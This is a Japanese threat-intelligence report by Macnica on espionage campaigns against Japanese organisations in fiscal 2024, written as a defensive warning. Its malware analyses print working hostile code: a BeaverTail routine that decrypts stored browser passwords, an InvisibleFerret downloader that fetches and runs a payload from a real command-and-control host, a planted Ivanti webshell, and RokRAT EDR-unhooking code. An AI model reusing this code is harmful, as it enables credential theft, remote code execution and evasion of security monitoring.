SECURITY RESEARCH CENTER
powered by macnica

標的型攻撃の実態と対策アプローチ

日本を狙うサイバーエスピオナージ（標的型攻撃）の動向2024年度

株式会社マクニカ

MACNICA

2025 © Macnica, Inc. All Rights Reserved.

本資料に記載されている情報は、株式会社マクニカが信頼できると判断したソースを活用して記述されていますが、そのソースを株式会社マクニカが保証しているわけではありません。この資料に、著者の意見が含まれる場合がありますが、その意見は変更されることがあります。この資料は、株式会社マクニカが著作権を有しています。この資料を、全体または一部を問わず、ハードコピー形式か、電子的か、またはそれ以外の方式かに関係なく、株式会社マクニカの事前の同意なしに複製または再配布することは禁止いたします。

2025 © Macnica, Inc. All Rights Reserved.

目次

- エグゼクティブサマリー …… 3
- 攻撃のタイムチャートと攻撃が観測された業種 …… 6
- 攻撃の概要 …… 9

2024年5月 …… 9

2024年6月 …… 10

2024年10月 …… 11

2024年12月 …… 13

2025年1月 …… 14

2025年3月 …… 15

- 新しいTTPsやRATなど …… 16

LotL攻撃 …… 16

攻撃の概要 …… 16

観測事例 …… 17

LotL攻撃の検出に向けて …… 18

CVE-2025-0282を悪用した攻撃キャンペーンの分析 …… 20

攻撃者が設置したツール …… 20

初期侵害後の活動 …… 30

公開アプライアンス侵害のTTPと対策に関する考察 …… 31

- 2024年度の脆弱性振り返り …… 33

VPN機器の脆弱性対処状況について …… 34

Ivanti Connect Secure等における脆弱性(CVE-2025-22457) …… 35

FortiGateにおける脆弱性(CVE-2024-55591) …… 37

- 攻撃グループごとのTTPs (戦術、技術、手順) …… 40
- TTPsより考察する脅威の検出と緩和策 …… 41

マルウェアの配送・攻撃・侵入について …… 41

インストールされるRAT、遠隔操作 (C2サーバについて) …… 41

- 検知のインディケータ …… 43

2025 © Macnica, Inc. All Rights Reserved.

エグゼクティブサマリー

マクニカでは、セキュリティ研究センターを中心に、日本の組織に着弾する標的型攻撃（サイバーエスピオナージ）を2014年から分析してきました。本レポートでは、2024年度（2024年4月から2025年3月）に観測された、日本の組織から機密情報（個人情報、政策関連情報、製造データなど）を窃取しようとする攻撃キャンペーンの分析結果を中心に、注意喚起を目的として記載しています。

本レポートの技術的な詳細に先立ち、本章では重要なポイントを簡潔にまとめたエグゼクティブサマリーを示します。セキュリティ研究者やアナリスト以外の幅広い読者層にも本レポートの内容を理解いただけるように、要点を絞ってわかりやすく解説しています。

レポートの主要なトピック

- 外部公開アセットの侵害：VPN 装置のゼロデイ脆弱性を悪用
- 物理的な侵入：USB 経由でのマルウェア感染と侵入
- 侵入後の EDR 回避・LotL 攻撃の活発化とスレットハンティングの重要性
- ソーシャルエンジニアリング：人の心理の隙をついて騙す手法の流行

外部公開アセットの侵害

2024 年度は、2023 年度と同様に外部公開アセットのゼロデイ脆弱性を悪用した侵入が多く観測されました。ゼロデイ脆弱性とは、メーカ自身が脆弱性を発見しパッチを公開するよりも前に、攻撃者が脆弱性を発見し、それが悪用された脆弱性を指します。近年は外部に公開されたデバイス、VPN 機器やファイアウォールなどのネットワーク装置のゼロデイ脆弱性が悪用される事案が多発していますが、それらの製品ではアンチウイルスや EDR などのセキュリティソリューションを導入することが構造上難しく、攻撃の検知・防御に大きな課題があります。

しかし近年、メーカによるゼロデイ脆弱性公表前にユーザ自身が攻撃に気づき、対処を開始できたケースがありました。これが実現できた環境は、デバイスのログを取得し、別の SIEM 装置などへログを転送する設定を行っている環境で、攻撃者によりログが停止されたことで攻撃に気づけたケースや、デバイスの前後にファイアウォールを設置して通信を監視し、その機器から発生する外部向けの異常な通信や、内部ネットワーク向けのスキャン通信の検知をきっかけに調査を行っていました。外部公開デバイスからの侵入は、特に製造業を中心に海外拠点で多く発生しているため Attack Surface Management（ASM）で自社資産の把握を行ったうえで上記のような対策を検討してください。

また、自社所有の外部公開アセットにおいてゼロデイ脆弱性や脆弱性の悪用事例が公表された場合は、パッチを適用するだけではなく、必ずメーカや各セキュリティベンダから提示される手法にて侵害調査を実施してください。攻撃者の侵害技術向上により、機器へのアクセス権を維持する手法が巧妙化しつつ常套手段となっています。その影響もあり、近年はメーカによるゼロデイ脆弱性の公表時点の

2025 © Macnica, Inc. All Rights Reserved.

情報に追加発表が行われ、訂正が入るケースが増えています。自社での対処を終えた後も 1 ヶ月程度は情報の更新を確認することを推奨します。
本レポートでは 2024 年度の脆弱性を振り返り、脆弱性の悪用や対処傾向についての考察も記載しています。そちらもご参照下さい。

USB を経由した物理的な侵入

同じく海外において、ここ数年は Web やメールではなく物理的な侵入が増加している傾向もあります。多くは USB デバイスに不正なファイルが仕込まれており、それを社員自身に意図せず挿入するよう仕向ける、もしくは攻撃者によりいつの間にか挿入、実行されていたケースです。業務上必須でなければ海外拠点での USB の禁止制御を行うことや、USB 経由のデータ送受信を記録可能なデバイスコントロール機能の導入を検討してください。今回のレポートでは触れていませんが昨年度は組織の Wi-Fi のアクセスポイントと同様の偽アクセスポイントを拠点近くに設置され、認証情報が盗まれ、その情報で正規 Wi-Fi アクセスポイントから組織内へ侵入される事案が海外で発生しています。

侵入後の EDR 回避・LotL 攻撃の活発化とスレットハンティングの重要性

侵入後のフェーズでは、端末上の EDR などのセキュリティソフトを回避する技術の活用や、マルウェアを使用せずに一般的には業務で利用される正規ツールを悪用した攻撃である Living Off The Land 攻撃 [1,2]（以下 LotL 攻撃）が年々増加しています。LotL 攻撃の本格的な検出には、こうした攻撃に特有の行動パターンを継続的に監視・分析するハンティング調査が欠かせません。しかし、そのために必要な高度なスキルを備えた専門人材やリソースが不足している企業も多く、EDR ベンダや SOC に業務を委託するケースが増えています。LotL の検知には、セキュリティ製品が自動で出すデフォルトアラートだけに頼るのではなく、各セキュリティセンサーのログを蓄積し、その中から攻撃の痕跡を見つけることが重要です。具体的な手法は本編の LotL の章をご参照ください。

新たな傾向としてのソーシャルエンジニアリングの流行・多様化

2024 年度に新たに活発になっていると考えられる手法は、ソーシャルエンジニアリングです。ソーシャルエンジニアリングとは、人の心理の隙や人間関係を利用してターゲットを何らかの方法で騙し、情報を引き出し、不正につながる行動を実行するように仕向ける攻撃手法です。例えば、従来から多用されているフィッシングメール、フィッシングサイトもソーシャルエンジニアリング攻撃の代表例です。

1. https://www.nisc.go.jp/pdf/news/press/240625NISC_press.pdf
2. https://blogs.jpcert.or.jp/ja/2024/06/volt-typhoon-threat-hunting.html

2025 © Macnica, Inc. All Rights Reserved.

2024 年度は北朝鮮の攻撃グループが暗号資産関連の開発者に LinkedIn などの SNS で接触して、採用試験や高額な報酬の開発プロジェクトへと誘う中で、技量を図るためと称してターゲットを騙し、不正なファイルをダウンロードして実行させ、ブラウザに保存されたデータが窃取されてしまうといった攻撃の観測と検出が増えています。金融、Web3、暗号資産関係の企業、及び開発者は特に標的となっているため、SNS 経由でのコンタクト対応時には十分注意をするよう社内での注意喚起を行ってください。

また、本レポートでは取り上げていませんが、Web サイトを閲覧中にボット判定や通信復旧が必要と称した偽の画面が表示され、不正なコマンドをユーザ自身に実行させる ClickFix と呼ばれるソーシャルエンジニアリングは、様々な攻撃者が用いており、今後警戒が必要な手法です。

ソーシャルエンジニアリングは、その他にも攻撃者が標的に対し電話口で騙しを行うヴィッシングや、AI で生成したディープフェイクの画像や動画、音声を用いる手法も報告されています。従来からの Web、メール、USB、外部公開サーバなどの攻撃経路に加え、ソーシャルエンジニアリングを通じた“人”からの攻撃発生と被害の増加が予測される状況のため、社員のセキュリティリテラシー向上に向けた施策を計画してください。

最後に、本書には検体解析のような技術的に深い内容も含まれるため、少々難しいと感じられる読者もいらっしゃると思います。そのような場合、難解な箇所はスキップして、攻撃の対象となった業種と攻撃が発生した国内組織の拠点地域、攻撃で用いられた手口とその対策といった箇所だけでも一読いただき、参考にしていただければと思います。

マクニカは、このような日本企業の産業競争力を徐々に蝕み、深刻な事業影響を及ぼすサイバー攻撃に対して、今後も粘り強い分析と啓蒙活動に取り組んでまいります。

2025 © Macnica, Inc. All Rights Reserved.

攻撃のタイムチャートと攻撃が観測された業種

2024 年度は、昨年度までの攻撃[3]と比較して北朝鮮の攻撃グループの攻撃活動が増加しています。特に、BeaverTail や InvisibleFerret に感染させるソフトウェア開発者を標的とした攻撃が活発に観測されました[4]。また、RokRAT と呼ばれるバックドアを使って正規クラウドストレージへ窃取したデータをアップロードする攻撃も観測されています[5]。これまで北朝鮮の攻撃グループの金銭を目的とした攻撃の 1 つとして、金融機関の国際送金システム SWIFT を標的に攻撃を行い、多額の不正送金を行った事例が 2016 年頃に報告されていました[6]。最近では、暗号資産関連の開発者を標的として、開発者がアクセスできる取引所のウォレットにアクセスし、不正に暗号資産を入手する攻撃が活発化していると思われます[7]。続いて、昨年から観測されるようになった TELEBOYi 攻撃グループの PlugX マルウェアを使った攻撃活動や、同じく PlugX を使った攻撃では Mustang Panda による USB で拡散するタイプの攻撃も観測されています[8]。また、WinDivert[9] [10] でエンドポイントセキュリティのサーバとの通信を妨害して検出を回避する攻撃も観測されました。2025 年に入って、昨年と同じ時期に Ivanti 社の VPN 装置のゼロデイ脆弱性攻撃[11]が観測され、3 月に MirrorFace の ANEL[12] [13] に感染させる事を目的としたスピアフィッシングが活発に観測されました。表に未記載であるものの、製造業種の海外拠点を中心に VPN 装置の脆弱性をついた攻撃で侵入し、LotL 攻撃でシステムやネットワーク偵察のフェーズで検出された攻撃が複数観測されています。

3. https://www.macnica.co.jp/business/security/security-reports/pdf/cyberespionage_report_2023.pdf
4. https://jp.security.ntt/tech_blog/contagious-interview-ottercookie
5. https://asec.ahnlab.com/jp/65053/
6. https://piyolog.hatenadiary.jp/entry/20160315/1458056459
7. https://www.npa.go.jp/bureau/cyber/koho/caution/caution20241224.html
8. https://www.justice.gov/archives/opa/pr/justice-department-and-fbi-conduct-international-operation-delete-malware-used-china-backed
9. https://www.lac.co.jp/lacwatch/report/20240605_004019.html
10. https://github.com/basil00/WinDivert
11. https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day?hl=en
12. https://www.trendmicro.com/ja_jp/research/24/j/new-spearphishing-by-earth-kasha.html
13. https://www.welivesecurity.com/en/eset-research/operation-akairyu-mirrorface-invites-europe-expo-2025-revives-anel-backdoor/

2025 © Macnica, Inc. All Rights Reserved.

表 1. 観測された攻撃グループ活動のタイムチャート(2024年度)

	24/04	24/05	24/06	24/07	24/08	24/09	24/10	24/11	24/12	25/01	25/02	25/03
Famous Chollima		暗号資産					暗号資産	暗号資産	暗号資産	暗号資産	暗号資産	暗号資産
TELEBOYi		インフラ						インフラ	インフラ	インフラ	インフラ	インフラ
NA (Thumtais)			NA									
Mustang Panda	政府関連		製造関連									
APT-37							研究関連					
TA410									NA			
UNC5221										政府関連 製造関連		
MirrorFace												政府関連



図 1. 標的業種の割合（2024年度）

標的型攻撃の侵入パターンとして、昨年度と同様にスピアフィッシングと外部公開アセットからの侵入が多く観測されています。メール以外でのLinkedInなどのアカウントへのメッセージから感染を狙うソーシャルエンジニアリングが増加しています。また、昨年度同様USBから標的型攻撃のマルウェアに感染したケースが観測され、侵入経路がはっきりしないケースもありました。

2025 © Macnica, Inc. All Rights Reserved.



図 2. アタックサーフェースの割合（2024年度）

2025 © Macnica, Inc. All Rights Reserved.

攻撃の概要

本章では、2024 年 4 月から 2025 年 3 月にかけてマクニカが分析した日本国内の個人・組織を狙ったとみられる標的型攻撃の概要について示します。

2024 年 5 月

Famous Chollima（標的: 暗号資産関連）

LinkedInなどのソーシャル･ネットワーキング･サービスや人材マッチングプラットフォーム上で、ソフトウェア開発者に好条件の求人を提示し、インタビューの過程でマルウェアBeaverTail、InvisibleFerretに感染させるキャンペーンはContagious Interviewと呼ばれています。このキャンペーンは、北朝鮮の攻撃グループが関連した金銭窃取を目的としたもので、個人や組織の暗号資産が窃取された事案が多く観測されています。

2024年5月にBeaverTailに感染させることを目的としたNode.jsのプロジェクトがパブリックマルウェアリポジトリにアップロードされました。Node.jsのプロジェクトは複数のファイルからなり、この中の1つのJavaScriptファイルは難読化されたコードが含まれ、ブラウザキャッシュや暗号資産関連のブラウザ 拡張からデータを窃取する機能とダウンローダの機能があります。ダウンローダ機能によって最終的にWindows、Linux、Macのマルチプラットフォームで動作するBeaverTailと呼ばれるpythonベースの遠隔操作ツールがダウンロードされて実行されます。Node.jsのプロジェクトをダウンロードさせて実行させる手口は、4月以降も何度も国内外の暗号資産関連の開発者を標的として行われており、注意が必要です。

Node.jsプロジェクトSHA256:
f23246ca0d8a71ae02c88a8b2cb07ed69f38e74d5e1a0b2f130a3f4ae9ef369a

```
220     @staticmethod
221     def get_encryption_key(path: Union[Path, str]):
222         try:
223             with open(path, "r", encoding="utf-8") as file:
224                 local_state = file.read()
225                 local_state = json.loads(local_state)
226 
227             key = base64.b64decode(local_state["os_crypt"]["encrypted_key"])
228             key = key[5:]
229             return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1]
230         except:
231             return ""
232     @staticmethod
233     def decrypt_windows_password(password: bytes, key: bytes) -> str:
234         try:
235             iv = password[3:15]
236             password = password[15:]
237             cipher = AES.new(key, AES.MODE_GCM, iv)
238             return cipher.decrypt(password)[:-16].decode()
239         except Exception:
240             try:return str(win32crypt.CryptUnprotectData(password, None, None, None, 0)[1])
241             except Exception:return ""
```

図 3. BeaverTail ブラウザキャッシュに暗号保存されたクレデンシャルの復号と窃取

2025 © Macnica, Inc. All Rights Reserved.

TELEBOYi（標的: インフラ）

RARの自己解凍実行ファイルがパブリックマルウェアリポジトリにアップロードされました。解凍されたファイルの中には、McAfee社の正規実行ファイルとローダファイル、暗号ファイルの組み合わせからなる典型的なDLLサイドローディングのものでした。正規実行ファイルが実行されると、暗号ファイルをシングルバイトのXORでデコードしてsvchost.exeのプロセスへデコードしたPlugXのペイロードをインジェクションして実行します。実行されるPlugXはファイルのヘッダーがMZからXVに変更され、139.84.137[.]8:80 443と通信するものでした。

RARファイルSHA256:
f9c6e5c3d5349a47e51c11e9e8e537bd803ed6f793136c2f7dfc1f5028c0079e

図 4. ヘッダーの変更されたPlugX

2024 年 6 月

Mustang Panda（標的: 製造関連）

製造関連企業の東南アジア拠点でPCに差し込まれたUSBリムーバブルディスクから、PlugXマルウェアへの感染を狙った攻撃が検出されました。PlugXは、昨年も観測されているMustang PandaによるTeamT5社がPlugDiskと名付けているタイプのものと思われます。このタイプのPlugXの感染については、米国内での一斉駆除が報告されています[14]。

正規実行ファイルSHA256:
71214bb9a52b84f5974ac4110edb9a3e1b00ac1b0f54206e319c79dfd52c7d63
ローダSHA256:
51f40132bcfa822f5bea009f96f1e433b5255e563f1bd3a44c0c4b27707f83f3

14. https://gigazine.net/news/20250115-us-removes-malware/

2025 © Macnica, Inc. All Rights Reserved.

暗号ペイロードSHA256: 4f54a6555a7a3bec84e8193d2ff9ae75eb7f06110505e78337fa2f515790a562
C2: 185[.]239[.]226[.]5

図 5. USBフォルダから感染するPlugX

2024 年 10 月

APT37（標的: 研究関連）
韓国で報告の多いバックドアRokRATへの感染が国内でも観測されました。RokRATはこれまでの報告のように正規のpCloudといったクラウドサービスに、キーロガーによって取得したキーボード入力データ、クリップボードのデータ、Office関連のファイルなどを窃取してアップロードするものでした。RokRATはダウンロードしたC:¥Ruby<ver>¥bin¥rubyw.exeの正規Rubyプロセスのメモリ上で動作するように配備され、これまで報告されていたRokRATの機能に加えて、すべてのWindowsのDLLのエクスポート関数をメモリとファイルで比較し、これが異なる場合にはメモリ上の関数をファイルの関数と置き換えるユーザ空間のUnHook技術が搭載され、エンドポイントセキュリティの監視を迂回するようなつくりになっていました。

RokRAT SHA256: c86b0045f2aa3c398f712517419cff164a4cf4de8268b04370adddd0d4054fc4

2025 © Macnica, Inc. All Rights Reserved.

```
int __stdcall __noreturn WinMain(HINS
{
  __int64 v4; // rdx
  int v5; // edi
  unsigned __int64 i; // rbx
  HMODULE v7; // rax
  FARPROC v8; // rax
  unsigned int v9; // eax
  unsigned int v10; // ebx
  int v11; // eax
  char *v12; // rbx
  char *v13; // rax
  char v14; // cl
  void (__fastcall *CreateThread)(_QW
  LPVOID *v16; // r8
  char SubStr[4]; // [rsp+50h] [rbp-1
  char v18; // [rsp+54h] [rbp-1B4h]
  void **v19; // [rsp+60h] [rbp-1A8h]
  char String; // [rsp+100h] [rbp-10

  UnHook("ntdll.dll");
  v5 = 0;
  for ( i = 0i64; _InterlockedCompare
    Sleep(i >= 0x20);
  if ( hHeap )
  {
    v5 = 1;
```

```
do
{
  Size = v33;
  if ( base_0 + 512 < v33 )
    Size = base_0 + 512;
  Size_1 = Size - base_0;
  v41 = RtlCompareMemory(base_0 + Hndl_Ntdll_Mem, base_0 + 512 + Ntdll_file_data, Size - base_0);
  if ( v41 != Size - base_0 )       // Memory blocks are Different Ones
  {
    v42 = 0;
    if ( v36 <= 0 )
    {

      base_0_Ntdll_Mem = (base_0 + Hndl_Ntdll_Mem);
      if ( VirtualProtect(base_0 + Hndl_Ntdll_Mem, Size_1, PAGE_EXECUTE_READWRITE, &v118) )
      {
        if ( Size_1 )
        {
          count = 0i64;
          base_0_Ntdll_file_buf = base_0 + *Ntdll_file_buf;
          do
          {
            base_0_Ntdll_file_buf_1 = *(base_0_Ntdll_file_buf + count++);
            *base_0_Ntdll_Mem++ = base_0_Ntdll_file_buf_1;
          }
          while ( count < Size_1 );
        }
        VirtualProtect(Hndl_Ntdll_Mem, v54, v118, &v118);
      }
    }
    else
```

図 6. RokRATによるUnHook

Famous Chollima（標的: 暗号資産関連）

2024年10月に暗号資産関連企業を狙った攻撃を確認しました。その手口は、ソースコード管理サービスの一つであるBitbucketから BeaverTailが含まれているNode Package Manager（NPM）パッケージをダウンロードさせて実行するよう誘導させるものでした。

10月に観測したBeaverTailは5月に観測したものと比較すると窃取対象であるブラウザ拡張機能の暗号資産ウォレットの種類が9から21に増えていました。また、InvisibleFerretも本体の復号ロジックが過去のものより複雑になっていました。詳細は弊社セキュリティ研究センターブログで解説をしています[15]。

15. https://security.macnica.co.jp/blog/2024/10/-contagious-interview.html

2025 © Macnica, Inc. All Rights Reserved.

```
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

sType = "3"
gType = "726"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "45.137.213.30"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        if ot=="Darwin":
            # aa = requests.get(host2+"/payload1/"+sType+"/"+gType, allow_redirects=True)
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
```

図 7. InvisibleFerret(復号後のコード)

2024 年 12 月

TA410（標的: 不明）

12月にパブリックマルウェアリポジトリに攻撃グループTA410のツールであるFlowCloud ツールセットの1つhcClientLoaderが日本と台湾からアップロードされました。感染手口の特定はできていませんが、hcClientLoaderのファイル名が”msedgeupdate.dll”で、RAT本体であるhcClientが暗号化されたファイル名が”msedgeupdate.dat”であることから別の正規ファイル”MicrosoftEdgeUpdate.exe”を使いDLL Side-Loadingでメモリ上にhcClientを展開するものと考えています。

また、設定情報からこのhcClientが新しいバージョン”FlowThrough v7.0.0” であることが分かりました。本検体が攻撃に使われた時期は設定情報にあるid_prefixの値から2024年の3月頃の可能性があるとみています。過去2022年～2023年にかけてUSB経由でFlowCloud ツールセットのもう一つのRAT fcClientに感染させる攻撃キャンペーンを観測しました。今回の件はTA410がFlowCloud ツールセットのアップデートを継続していることを示し、引き続き警戒が必要であると考えられます。

2025 © Macnica, Inc. All Rights Reserved.

```
*************************************************************
struct name: FcNet__ServerConfig
struct size: 108
num fields: 17
id: 1, struct offset 0xc: product_name
id: 2, struct offset 0x10: product_version
id: 3, struct offset 0x14: id
id: 4, struct offset 0x18: root
id: 5, struct offset 0x1c: file_server
id: 6, struct offset 0x20: file_server_port
id: 7, struct offset 0x24: file_server_bak
id: 8, struct offset 0x28: file_server_bak_port
id: 9, struct offset 0x2c: exchange_server
id: 10, struct offset 0x30: exchange_server_port
id: 11, struct offset 0x34: exchange_server_bak
id: 12, struct offset 0x38: exchange_server_bak_port
id: 13, struct offset 0x40: file_server_key
id: 14, struct offset 0x4c: xchg_server_key
id: 15, struct offset 0x58: file_key
id: 100, struct offset 0x64: is_audio_only
id: 101, struct offset 0x68: id_prefix
*************************************************************
```

```
1 (server_config){
  1: "FlowThrough"
  2: "v7.0.0"
  3: ""
  4: ""
  5: "207.180.206.216"
  6: "658"
  7: ""
  8: ""
  9: "207.180.206.216"
  10: "659"
  11: ""
  12: ""
  13: "<redacted>"
  14: "<redacted>"
  15: "<redacted>"
  101: "G240319"
}
```

図 8. hcClient設定情報

2025 年 1 月

UNC5221（標的: 政府関連、製造関連）

2024年12月中旬頃からIvanti社のアプライアンス装置にて、syslog転送が停止していたり、ファイルの健全性をチェックするツールの実行が停止したり、整合性チェックツール（Integrity Checker Tool: ICT）の実行が失敗するといった事象を複数件確認しました。その後、2025年1月初旬にCVE-2025-0282のリモートコード実行の脆弱性とCVE-2025-0283の権限昇格の脆弱性ならびに攻撃事例が公開されました。攻撃の結果として、SPAWNシリーズのバックドアや、Gh0stRAT（DslogdRAT）の実行と関連の見られるWebShellが/home/webserver/htdocs/dana-na/cc/ccupdate.cgiに挿入されている装置も検出されました。

WebShell SHA256: f48857263991eea1880de0f62b3d1d37101c2e7739dcd8629b24260d08850f9c

```
use CGI;my $cookie_str = $ENV{HTTP_COOKIE};
if($cookie_str =~ /DSAUTOKEN=([^;]+)/){
    if($1 eq 'af95380019083db5'){
        print CGI::header( -type => 'text/html' );
        my $data = CGI::param('data');
        system($data);
        exit(0);
    }
}
```

図 9. ccupdate.cgiに挿入されたWebShell

2025 © Macnica, Inc. All Rights Reserved.

2025 年 3 月

MirrorFace（標的: 政府関連）

MirrorFace攻撃グループのANELへの感染を目的としたマクロのついたExcelファイルが、パブリックマルウェアリポジトリにアップロードされました。警告を無視してマクロを実行すると、3つのテキストボックスのBase64でエンコードされた文字列をデコードして得られるzipファイルを展開して、ジャストシステム社の正規実行ファイルJSLNTOOL.exe、実行に必要なMicrosoft社のDLLファイル、ローダのJSFC.dllファイルと暗号ファイルの4つのファイルを%localAppdata%¥Microsoft¥Media Player¥Transcoded Files Cache¥<random value>に保存して実行します。実行はExplorer.exeから JSLNTOOL.exeのフルパスを指定して実行されます。また、このExcelファイルから感染を狙ったANELはバージョン情報が難読化されたものでした。

Excel SHA256: 488201c08219f5cbd79d16702fb909d4e8ad8fa76819a21e0f262e2935e58dd2
C2: http://192[.]46[.]215[.]56/w7Fd3vGIv7

```
sub_1000176E("p6YlItx/H0BINIVSp0CSQfeaNC5z2q1yPoMSQ1iV+3w=");
v10 = v80;
v11 = sub_1000911C(&v79);
v88 = 43;
sub_10001966(&v56, v11, v10);
v88 = 11;
sub_10001AF4(1, 0);
nullsub_1(&v60);
v54 = 0;
v12 = GetCurrentProcess();
v13 = IsWow64Process(v12, &v54);
if ( (v13 != 0) == (v54 != 0) && v13 )
{
  v88 = 44;
  sub_100068EE(" wow64", 6);
```

図 10. ANELの難読化されたバージョン情報

2025 © Macnica, Inc. All Rights Reserved.

新しいTTPsやRATなど

本章では、先に引用した公開されている調査報告ではまだ触れられていない、弊社が分析した標的型攻撃とその手法について、傾向も含め詳しく解説します。

LotL 攻撃

攻撃の概要

LotL攻撃は、攻撃者がシステム内に既に存在する正規のソフトウェア[16] [17]を中心に利用して行う攻撃手法です。そのため一連の攻撃は、ITシステムの通常の利用と見える可能性が高いため、悪意のある活動が検知されにくくなる特長があるとされます。これまで観測された標的型攻撃の多くでは、国家支援の開発による標的型攻撃グループが使うバックドア（本書のPlugXやANELなど、これらもメモリに展開されて動作するため、アンチウイルスのようなレガシーな対策では検出が難しい場合が多い）が設置されます。これらバックドアが発見されると、設置されたファイルパス、ハッシュ値やレジストリ値、通信先のアドレスなどがIOCとしてセキュリティ業界で共有されてきました。LotL攻撃ではバックドアのIOCの共有も難しいため、攻撃の検出や攻撃者の帰属が更に難しいとされます。一方で、バックドアを設置した攻撃でもLotL攻撃でも、攻撃者は侵入に成功したPCやサーバに対してリモートから正規のコマンド実行、たとえば、レジストリコマンドを使ったクレデンシャルデータへのアクセス、netコマンドによる別システムへのログオンなどを行うことに違いはありません。冒頭では、これらが正規のシステム活動に見えると記載していますが、通常のWindowsのGUI操作やIT管理者がバックグラウンドで実施する設定変更の作業などではまず使わないコマンドも多くあります。そのため、過検出がある前提でコマンドの実行を監視するようなハンティングアプローチにより、攻撃の検出に成功しているケースが多くあります。弊社で観測したこれら攻撃の中には、最終的な目的がランサムウェアによるものか、標的型攻撃の長期潜伏を目的としたものか判断が難しいところがありますが、標的や攻撃手法（ゼロデイが使われたかどうか）などから標的型攻撃と思われるものについて、観測事例を紹介します。

16. https://lolbas-project.github.io/
17. https://www.loobins.io/

2025 © Macnica, Inc. All Rights Reserved.

